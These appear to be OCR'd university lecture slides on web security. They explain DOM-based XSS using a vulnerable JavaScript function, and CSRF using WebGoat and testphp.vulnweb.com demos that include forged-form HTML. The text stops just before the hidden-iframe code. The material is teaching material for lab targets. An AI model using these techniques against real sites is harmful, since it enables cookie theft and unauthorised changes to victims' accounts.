
```
function chooseTab(num) {
  // Dynamically load the appropriate image.
  var html = "Image " + parseInt(num) + "<br>";
  html += "<img src='/static/level3/cloud" + num + ".jpg' />";
  $('#tabContent').html(html);

  window.location.hash = num;
```

1. The XSS is triggered because the client-side script uses part of the window.location to set the innerHTML of one of the elements inside the page
2. When you go to the above URL, the image src variable can be controlled If you look at the source code for index.html, you will see that the substring of location.hash (the string after the # character) is passed as the argument to the chooseTab function



DOM-Based XSS



DOM-Based XSS


SINGAPORE INSTITUTE OF TECHNOLOGY

1. The attacker crafts a URL containing malicious script and sends it to the victim
2. The victim is tricked by the attacker into requesting the URL from the website
3. The website receives the request, but does not include the malicious script in the response
4. The victim's browser executes the legitimate script inside the response, causing the malicious script to be inserted into the page
5. The victim's browser executes the malicious script inserted into the page, sending the victim's cookies to the attacker's server

DOM-Based XSS invisible to the server


Cross-Site Request Forgery (XSRF)

What is XSRF?




1. Victim is logged into vulnerable web site

What is XSRF?




1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site

What is XSRF?




1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site
3. Malicious content is delivered to victim

What is XSRF?



1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site
3. Malicious content is delivered to victim
4. Victim involuntarily sends a request to the vulnerable web site

XSRF Demo



1. Save this page in a local file. And open the file in an editor

XSRF Demo

```
354 </div>
355
356     <form accept-charset="UNKNOWN" id="basic-csrf-get" method="POST" name="form1"
    target="_blank" successcallback="" action="/WebGoat/csrf/basic-get-flag">
357         <input name="csrf" type="hidden" value="false">
358         <input type="submit" name="submit">
359
360     </form>
361
```


1. Relative addressing. Change this form query to absolute as follows

<form accept-charset="UNKNOWN" id="basic-csrf-get" method="POST" name="form1" target="_blank" successcallback="" action="http://localhost:8080/WebGoat/csrf/basic-get-flag">

Save it and run the file in the browser in another tab

XSRF Demo

- To bypass HTTP GET filtering / prevention, we will use a HTTP POST to implement the XSRF attack here
- It is very difficult for the target website to distinguish between legitimate and rogue HTTP GET or POST requests, since the requests are sent from a “trusted” browser
- The attack goal is to change the profile information of a user (victim) on the target website: http://testphp.vulnweb.com/



1. Upon login, you will see the above account
2. The website has disabled new account registrations

XSRF Demo - http://testphp.vulnweb.com/userinfo.php

SINGAPORE INSTITUTE OF TECHNOLOGY

```
<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
    <h2 id='pageName'>John Smith (test)</h2><div class='story'><p>On this page you can visualize or edit you user information.</p></div><div class='story'>

        <form name="form1" method="post" action="">

            <table border="0" cellspacing="1" cellpadding="4">
                <tr><td valign="top">Name:</td><td><input type="text" value="John Smith" name="urname" style="width:200px"></td></tr>
                <tr><td valign="top">Credit card number:</td><td><input type="text" value="1234-5678-2300-9000" name="ucc" style="width:200px"></td></tr>
                <tr><td valign="top">E-Mail:</td><td><input type="text" value="email@email.com" name="uemail" style="width:200px"></td></tr>
                <tr><td valign="top">Phone number:</td><td><input type="text" value="2323345" name="uphone" style="width:200px"></td></tr>
                <tr><td valign="top">Address:</td><td><textarea wrap="soft" name="uaddress" rows="5" style="width:200px">21 street</textarea></td></tr>
                <tr><td colspan="2" align="right"><input type="submit" value="update" name="update"></td></tr>
            </table>
        </form>
        </div><div class='story'><p>You have 0 items in your cart. You visualize you cart <a href='cart.php'>here</a>.</p></div></div>
<!-- InstanceEndEditable -->
<!--end content -->
```

- You can update profile information by using the above form in the ‘Your profile’ page

XSRF Demo

SINGAPORE INSTITUTE OF TECHNOLOGY

- From the previous code we can identify the input fields which will receive information from a user and send to the website. These are called *urname*, *ucc*, *uemail*, *uphone* and *uaddress* as shown below:

```
<input type="text" value="John Doe" name="urname" style="width:200px">
<input type="text" value="1254-5498-5233-5569" name="ucc" style="width:200px">
<input type="text" value="example@vulnweb.com" name="uemail" style="width:200px">
<input type="text" value="+44 123 12345 123" name="uphone" style="width:200px">
<textarea wrap="soft" name="uaddress" rows="5" style="width:200px">
```

- When the user clicks the “update” button of the form *userinfo.php*, an HTTP POST request will be sent that contains the above parameters along with their values

Can we use the form at http://testphp.vulnweb.com/userinfo.php to submit any desired information without the user’s consent?

XSRF Demo


- The attacker can embed the actual code of the update form in another website and when the victim is tricked to visit this website, the form, including any desired information of the attacker, will be submitted to the target website
- A fake form *updateif.php*, can be embedded in a hidden iframe as shown:

```
